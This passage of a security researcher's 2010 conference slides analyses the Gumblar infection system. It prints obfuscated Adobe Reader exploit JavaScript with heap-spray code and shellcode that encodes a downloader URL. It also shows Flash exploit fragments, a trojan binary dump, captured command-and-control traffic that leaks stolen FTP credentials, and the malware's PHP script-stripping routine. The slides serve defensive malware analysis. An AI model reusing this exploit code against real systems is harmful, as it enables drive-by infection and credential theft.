D18%u0F10%u64BA%u6403%uE792%uB264%uB9E3%u9C64%u64D3%uF19B%uEC97%uB91C%u9964%uECC
F%uDC1C%uA626%u42AE%u2CEC%uDCB9%uE019%uFF51%u1DD5%uE79B%u212E%uECE2%uAF1D%u1E04%
u11D4%u9AB1%uB50A%u0464%uB564%uECCB%u8932%uE364%u64A4%uF3B5%u32EC%uEB64%uEC64%uB
12A%u2DB2%uEFE7%u1B07%u1011%uBA10%uA3BD%uA0A2%uEFA1%u7468%u7074%u2F3A%u6D2F%u736
1%u6168%u6965%u692E%u2F72%u5741%u7453%u7461%u2F73%u6461%u696D%u2E6E%u6870%u3F70%
u6469%u313D%u2630%u0000"); var IqM4=new Array(); function CYh(w8uUj,Zu7Dh){ whil
e(w8uUj.length*2<Zu7Dh)w8uUj+=w8uUj; w8uUj=w8uUj.substring(0,Zu7Dh/2);return w8u
Uj;} function I6g(){ var nIh9=0x0c0c0c0c;var EcZSk=0x400000;var NXi=GFrP.length*
2; var Zu7Dh=EcZSk-(NXi+0x38);var w8uUj=unescape("%u9090%u9090"); w8uUj=CYh(w8uU
j,Zu7Dh);var AgzIG=(nIh9-0x400000)/EcZSk; for (var ZvHPa=0;ZvHPa<AgzIG;ZvHPa++)I
qM4[ZvHPa]=w8uUj+GFrP;} try{var k6B37=app.viewerVersion.toString(); k6B37=k6B37.
charAt(0)*100+k6B37.charAt(2)*10+k6B37.charAt(4); if((k6B37>=800)&&(k6B37<=812))
{ var FX3KX=unescape("%u0A0A%u0A0A");var Yes=20;var xsY4=Yes+GFrP.length; while(
FX3KX.length<xsY4)FX3KX+=FX3KX;var l9ni=FX3KX.substring(0,xsY4); var Lts=FX3KX.s
ubstring(0,FX3KX.length-xsY4); while(Lts.length+xsY4<0x60000)Lts=Lts+Lts+l9ni; f
or(iz4FS=0;iz4FS<1200;iz4FS++){IqM4[iz4FS]=Lts+GFrP} var c6gO="12999999999999999
999";for(ctc=0;ctc<276;ctc++)c6gO+="8"; util.printf("%45000f",c6gO);} if((k6B37<
710)||((k6B37>800)&&(k6B37<812))){I6g(); var T1l=unescape("%u0c0c%u0c0c");while(
T1l.length<44952)T1l+=T1l; this.collabStore=Collab.collectEmailInfo({subj:"",msg
:T1l});} if((k6B37<=900)&&(k6B37!=711)&&(k6B37!=813)&&app.doc.Collab.getIcon){I6
g(); var m6iw=unescape("%09");while(m6iw.length<0x4000){m6iw+=m6iw;} m6iw="N."+m
6iw;app.doc.Collab.getIcon(m6iw);} }catch(e)
```

- PDF file
- FlateDecode
- JavaScript
- Downloader

Gumblar components

Flash Player exploit:



```
                return;
            }
            var _loc_1:String = "4657530825060000300A00A0000C0303441
            var _loc_2:String = "4657530825060000300A00A0000C0303441
            var _loc_3:String = "4657530825060000300A00A0000C0303441
            var _loc_4:String = "4657530825060000300A00A0000C0303441
            var _loc_5:String = "4657530825060000300A00A0000C0303441
            var _loc_6:String = "4657530825060000300A00A0000C0303441
```


```
0x00000000 46 57 53 09 F1 C5 00 00 78 00 03 E8 00 00 0B B8 FWS.....x...
0x00000010 00 00 1E 01 00 44 11 08 00 00 00 43 02 FF FF FF .....D.....C
0x00000020 3F 12 B5 C5 00 00 10 00 2E 00 04 A0 06 FF 01 80 ?...........
0x00000030 02 00 00 8B 02 00 0D 66 6C 61 73 68 2E 64 69 73 .......flash
0x00000040 70 6C 61 79 09 4D 6F 76 69 65 43 6C 69 70 07 63 play.MovieCl
0x00000050 75 72 72 65 6E 74 0B 66 6C 61 73 68 2E 75 74 69 urrent.flash
0x00000060 6C 73 08 67 65 74 54 69 6D 65 72 06 4E 75 6D 62 ls.getTimer.
0x00000070 65 72 01 2E 21 68 74 74 70 3A 2F 2F 61 64 6F 62 er..!http://
0x00000080 65 2E 63 6F 6D 2F 41 53 33 2F 32 30 30 36 2F 62 e.com/AS3/20
```

- CWS file 1
- FWS file 1
- Binary
- Decrypt
- CWS file 2
- FWS file 2
- Strings
- ASCII → bin
- FWS file 3

(Downloader)

Gumblar components


Win32 trojan application



```
MZP^@^B^@^@^@^D^@^O^@ÿÿ^@^@¸^@^@^@^@^@^@^@@^@^Z^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^
@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^A^@^@º^P^@^N^_´      Í!¸^ALÍ!<90><90>This pro
gram must be run under Win32^M
$7^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@PE^@^@L^A^F^@^Y^B*^@^@^@^@^@^@^@^@à^@<8e>i^K^A
^B^Y^@Ì^@^@^@
^@^@^@^@^@üG^@^@^@^P^@^@^@à^@^@^@^@@^@^@^P^@^@^@^B^@^@^D^@^@^@^@^@^@^@^D^@^@^@
^@^@^@^@^@0^A^@^@^D^@^@^@^@^@^@^B^@^A^@^@^@^@^@^@^@^@^@^@^@^P^@^@^P^@^@^@^@^@^@^
P^@^@^@^@^@^@^@^@^@^@^@^@^A^@Ì^B^@^@^@ ^A^@<80>^A^@^@^@^@^@^@^@^@^@^@^@^@^@^@^
@^@^@^@^@^P^A^@<8c>^A^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^
@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^
@^@^@^@^@^@^@^@^@^@^@^@CODE^@^@^@^@<9c>Ë^@^@^@^P^@^@^@Ì^@^@^@^D^@^@^@^@^@^@^@^
@^@^@^@^@^@^@ ^@^@`DATA^@^@^@^@|^@^@^@^@à^@^@^@^B^@^@^@Ð^@^@^@^@^@^@^@^@^@^@^@^@
```

- Downloaded Exe ...
- Creates DLL
- Restart …
- Process Injection

Gumblar components




```
GET /x/?0E2ctpcuoreexykeiljuvnydegsempthkul2 HTTP/1.1
SS: /search?hl=ja&source=hp&q=smartftp&lr=&aq=f&oq= HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://www.google.co.jp/
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Xost: www.google.co.jp
Connection: Keep-Alive
Host: 67.212.[redacted]
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Mon, 18 Jan 2010 06:24:23 GMT
Server: Apache/2.2.3 (CentOS)
X-Powered-By: PHP/5.1.6
Pragma: no-cache
Expires: Thu, 01 Jan 2000 00:00:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Proxy-Connection: close
Content-Length: 50
Content-Type: text/html; charset=UTF-8

//fHqq0HAPKGEHD ctpcuoreexykeiljuvnydegsempthkul2n
```

- C&C Communication
- Hidden in legit stream
- Self UPDATE
- FTP Acc data stolen

Gumblar components



Gumblar Demo

Infection procedure

- Live demonstration with Virtual machines as Server & Client

(DEMO)

Gumblar Demo


Server PHP backdoor

- Command line level access to compromised machine

(DEMO)

Variable name analysis

Eastern European name “iutka” - the only meaningful identifier



```
if (!isset($iutka1)) {
    function iutka($s) {
        if (preg_match_all('#<script(.*?)</script>#is', $s, $a))
            foreach($a[0] as $v) if (count(explode("\n", $v)) > 5) {
                $e = preg_match('#[\'"][^\s\'"\.,;\?!\[\]:/<>\(\)]{30,}#',
                                $v)
                    || preg_match('#[\(\[](\s*\d+,){20,}#', $v);
                if ((preg_match('#\beval\b#', $v)
                     && ($e || strpos($v, 'fromCharCode'))) || ($e
                                                                &&
                                                                strpos($v,
                                                                       'document.write')))

                    $s = str_replace($v, '', $s);
            }
        if (preg_match_all
            ('#<iframe ([^>]*?)src=[\'"]?(http:)?//([^>]*?)>#is', $s, $a))
            foreach($a[0] as $v)
                if (preg_match
                    ('# width\s*=\s*[\'"]?0*[01][\'"> ]|display\s*:\s*none#i',
                     $v) && !strstr($v, '?'.'>'))
                $s = preg_replace('#'.
                                  preg_quote($v, '#').'.*?</iframe>#is',
                                  '', $s);
```

Automated infection system

Generalization of Gumblar threat

Definition

Automated Infection System (AIS) is a distributed multicomponent information system which has a viral nature and can grow on its own by establishing the data exchange between its components. The growth of the system is estimated by the number of computers which hosts the components of the system.

Threat level estimation

How dangerous is such system?

Threat level estimation

Risks:

- Very large scale
- Sensitive data leakage
- International
- Rapidly growing
- No human interaction required (self-sufficient)
- Has the power of server botnet

Threat level estimation

Weaknesses:

- Dependence on the root servers
  - Elimination of root infector-servers stops system operation
- Dependence on stable data exchange
  - Destruction of few communication channels (even basing on network filtering) stops system growth
- Compatibility problem (different platforms/interpreters)
  - The code highly depends on usage of compatible (sometimes deprecated) functions to work correctly
- Can be simply honeypotted
  - The system may be artificially fed with honeypot FTP credentials that will reveal active servers

Conclusion

- Success due to low profile visibility;
- Result - slow countermeasures by AV industry;
- Multiple infection routines & obfuscation;
- Frequent code changes to circumvent security software;

Thank you !

Michael Molsner

michael@kaspersky.co.jp

APRICOT, 1st – 5th of March 2010, Kuala Lumpur